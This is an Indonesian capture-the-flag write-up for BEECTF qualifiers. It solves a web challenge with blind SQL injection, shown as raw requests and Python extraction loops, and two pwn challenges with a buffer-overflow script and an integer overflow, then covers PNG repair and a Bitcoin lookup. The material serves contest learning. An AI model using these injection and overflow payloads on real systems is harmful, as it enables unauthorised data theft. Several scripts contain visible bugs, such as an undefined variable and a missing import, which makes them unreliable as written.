


Oke sepertinya challenge ini berfokus pada blind sqli karena ketika kita memasukkan statement true web seakan” tidak menghasilkan output

Percobaan pertama pada leaking database menggunakan substr

Setelah dicoba” ternyata kita bisa mengetahui statement true atau tidak jika muncul banyak random user

Ini jika false:



Request

Pretty Raw Hex \n

```
POST /api/test.php HTTP/1.1
Host: chall.petircysec.xyz:54170
Content-Length: 58
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://chall.petircysec.xyz:54170
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://chall.petircysec.xyz:54170/viewer.php
Accept-Encoding: gzip, deflate
Accept-Language:
id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,be;q=0.6,de;q=0.5
Cookie: PHPSESSID=5310caeb8bb42b105f5b68b9fb8b05cb
Connection: close

username=asdasd'+or+binary+substr(database(),1,1)='a'+--+-
```

Response


Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Date: Sun, 23 Oct 2022 14:22:58 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/8.1.11
Vary: Accept-Encoding
Content-Length: 315
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Document
    </title>
    <style>
      *{
        color:white;
      }
      </style>
    </head>
    <body>

    </body>
  </html>
```

Ini jika true:



Request

Pretty Raw Hex \n

```
POST /api/test.php HTTP/1.1
Host: chall.petircysec.xyz:54170
Content-Length: 58
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://chall.petircysec.xyz:54170
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://chall.petircysec.xyz:54170/viewer.php
Accept-Encoding: gzip, deflate
Accept-Language:
id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,be;q=0.6,de;q=0.5
Cookie: PHPSESSID=5310caeb8bb42b105f5b68b9fb8b05cb
Connection: close

username=asdasd'+or+binary+substr(database(),1,1)='s'+--+-
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Date: Sun, 23 Oct 2022 14:19:07 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/8.1.11
Vary: Accept-Encoding
Content-Length: 16178
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Document
    </title>
    <style>
      *{
        color:white;
      }
      </style>
    </head>
    <body>

      rmartinat0<br/>
      ktersayl<br/>
      asuermeier2<br/>
      fridding3<br/>
      lmaultby4<br/>
      edelieu5<br/>
      rsarre6<br/>
      atolchar7<br/>
      deick8<br/>
      acoule9<br/>
```

Oke kita bisa leak database satu” dilanjutkan dengan nama table dan kolom untuk mengetahui flag dan setelahnya tinggal kita panggil

```
import sys
import string
import time

url = 'http://chall.petircysec.xyz:54170/api/test.php'
c = {"PHPSESSID":"5310caeb8bb42b105f5b68b9fb8b05cb"}
head = {"Content-Type":"application/x-www-form-urlencoded"}
char = string.ascii_lowercase + string.ascii_uppercase + string.digits

def db():
    pos = 1
    while 1:
        for j in char:
            payload = f'asdasd\' or binary substr(database(),{pos},1)=\'{j}\'-- '
            data = {"username": payload}
            time.sleep(0.5)
            r = requests.post(url, data=data, headers=head,cookies=c,timeout=5)
            if "ktersay1" in r.text:
                print(j)
                pos += 1
```

didapatkan dbnya yaitu : seeqWellDB

Setelah itu lanjut mendapatkan table

```
def table():
    pos = 1
    while 1:
        for j in char:
            pay = f'asdasd\' or binary substr((select table_name from information_schema.tables where table_schema=\'seeqWellDB\' limit 1 offset 0),{i},1)=\'{j}\'-- '
            data = {"username": pay}
            time.sleep(0.5)
            r = requests.post(url, data=data, headers=head,cookies=c,timeout=5)
            if "ktersay1" in r.text:
                print(j)
                pos += 1
```

didapatkan tablenya yaitu : flag

Lanjut mendapatkan column


```
def column():
    pos = 1
    while 1:
        for j in char:
            pay = f'asdasd\' or binary substr((select column_name from information_schema.columns where table_schema=\'seeqWellDB\' and table_name=\'flag\' limit 1 offset 0),{i},1)=\'{j}\'-- '
            data = {"username": pay}
            time.sleep(0.5)
            r = requests.post(url, data=data, headers=head,cookies=c,timeout=5)
            if "ktersay1" in r.text:
```

```
                print(j)
                pos += 1
```

didapatkan columnya yaitu : flag

Final : mendapatkan flag

```
def flag():
    pos = 1
    while 1:
        for j in char:
            pay = f'asdasd\' or binary substr((select flag from flag limit 1 offset 0),{i},1)=\'{j}\'-- '
            data = {"username": pay}
            time.sleep(0.5)
            r = requests.post(url, data=data, headers=head,cookies=c,timeout=5)
            if "ktersay1" in r.text:
                print(j)
                pos += 1
```



Flag : BEECTF{4lw4ys_pAr53_User_1NpU7s_bE5E4ExP}

Note: Jika koneksi ter reset oleh server, coba tingkatkan timeout atau sleep (wafnya sangat ganas)

Pwn - abcd

Diberikan file zip didalamnya tedapat file elf dan file c:

abcd.c

```c
#include <stdio.h>

// how to compile in linux:
// gcc <file.c> -o <outputfile.c>
// gcc abcd.c -o abcd

// how to run the program:
// make sure the program is executable
// run the program:
// ./abcd

int main()
{
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    while (1)
    {
        int angka = 0;
        char nama[8];

        printf("Masukkan nama: ");
        gets(nama);

        if (angka == 33)
        {
            system("cat flag.txt");
        }
        else
        {
            printf("Hai %s, nilai angka = %d\n\n", nama, angka);
        }
    }
}
```

Source code pwn cukup simple tinggal overwrite sebanyak 8 char + hex 0x21 atau 33 dalam desimal

Berikut solve script:


```python
from pwn import *

p = remote('chall.petircysec.xyz',56789)
pay = b'a' * 8 + b'\x21'
p.sendlineafter(b": ", pay)
p.interactive()
```

```
a@lactosilus:~/beefest/quals/pwn/abc_chall$ python3 sv.py
[+] Opening connection to chall.petircysec.xyz on port 56789: Done
[*] Switching to interactive mode
BEECTF{AbcD_d0nt_Forg37_413out_ASCI1}
Masukkan nama: $
```

Flag : BEECTF{AbcD_d0nt_Forg37_413out_ASCI1}

Pwn - General Store



Diberikan link gdrive untuk mendownload file dan juga service sebagai berikut
Terdapat file c, elf, dan flag

```c
int main(){
    int choice;
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
    do{

        printf("OUR MENU:\n");
        printf("1. Thank you <3 string (1$)\n");
        printf("2. Bye <3 string (1$)\n");
        printf("3. Flag string (100000000$)\n");
        printf("4. Exit\n");
        printf("Your balance now %d$\nSelect option (1-4): ", balance);
        scanf("%d", &choice);
        int count=0;
        if(balance==0){
            printf("You dont have enough money :(\n");
        }else if(choice==1 && balance>=1){
            printf("How much? : ");
            scanf("%d", &count);
            printThank(count);
        }else if(choice==2 && balance>=1){
            printf("How much? : ");
            scanf("%d", &count);
            printBye(count);
        }else if(choice==3 && balance>=100000000){
            printf("How much? : ");
            scanf("%d", &count);
            printFlag(count);
        }else if(choice==4){
            printf("Good bye...");
        }else{
            printf("You dont have enough money :(\n");
        }
```

Terlihat bahwa program memiliki 4 opsi :


- Opsi 1 yaitu kita dapat memasukkan angka bebas dan angka tersebut akan masuk ke balance kita.
- Opsi 2 mengurangi balance kita
- Opsi 3 beli flag dengan harga sebesar 100000000$
- Opsi 4 exit

Secara opsi 1 tidak terdapat filter apapun, kita dapat memasukkan angka sebanyak yg kita mau melebihi harga flag

```
a@lactosilus:~/beefest/quals/pwn/generalstore-participant$ nc 68.183.188.198 3821
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 10$
Select option (1-4): 1
How much? : 29321848123
Thank you <3
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 742922959$
Select option (1-4): 3
How much? : 1
Flag: BEECTF{This_1s_0ur_5pec1al_M3NU}
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 642922959$
Select option (1-4):
```

Flag : BEECTF{This_1s_0ur_5pec1al_M3NU}

For - Corrupted



Diberikan file image yang broken

```
a@lactosilus:~/beefest/quals/for$ file corrupted.png
corrupted.png: data
```

Saat di check ternyata benar pada deskripsi yaitu IHDR tetapi pada file ihDr. Untuk membenarkan menggunakan hexedit


```
00000000: 8950 4e47 0d0a 1a0a 0000 000d 6968 4472  .PNG........ihDr
00000010: 0000 0556 0000 0300 0806 0000 00cf 3e3c  ...V..........><
00000020: c200 0000 0467 414d 4100 00b1 8f0b fc61  .....gAMA......a
00000030: 0500 0000 2063 4852 4d00 007a 2600 0080  .... cHRM..z&...
00000040: 8400 00fa 0000 0080 e800 0075 3000 00ea  ...........u0...
00000050: 6000 003a 9800 0017 709c ba51 3c00 0000  `..:....p..Q<...
00000060: 0662 4b47 4400 0000 0000 00f9 43bb 7f00  .bKGD.......C...
```

Nah setelah di cek file sudah terecover

```
a@lactosilus:~/beefest/quals/for$ file corrupted.png
corrupted.png: PNG image data, 1366 x 768, 8-bit/color RGBA, non-interlaced
```


Flag : BEECTF{yes_chunk_indeed}

For - Sonic the Handsome



Diberikan file wav

dibuka di audacity



Flag : BEECTF{n0W_Y0u_s3E_m3}

Misc - Transaction

Challenge | 21 Solves

Misc-Transaction

100

We Suspect a Manager take all of the company BTC.
Even though our company only have 557 BTC, it was all gone.


The only thing we have is this hash-like text:
`c6ab9df1dd9b35f0f5dc16bb23c1a0273f80a7efb0a64264c2fda235dd29ff2a`

> *Can you find the address where the BTC have gone?*
> **Flag Format :** `BEECTF{address}`

Example :
If you found `"abcdEgh7BrF23"`, thus the flag should be `BEECTF{abcdEgh7BrF23}`

Author: Sanada#7802

Challenge kali ini yaitu tentang BTC, setelah di cek pada address berikut terdapat 2 transaksi dan yang benar terdapat pada address yang tlah bertransaksi sebesar 557 BTC



Flag : BTC{1PedixBEkHdowXfn2hgwu8h64jAa3sNNr2}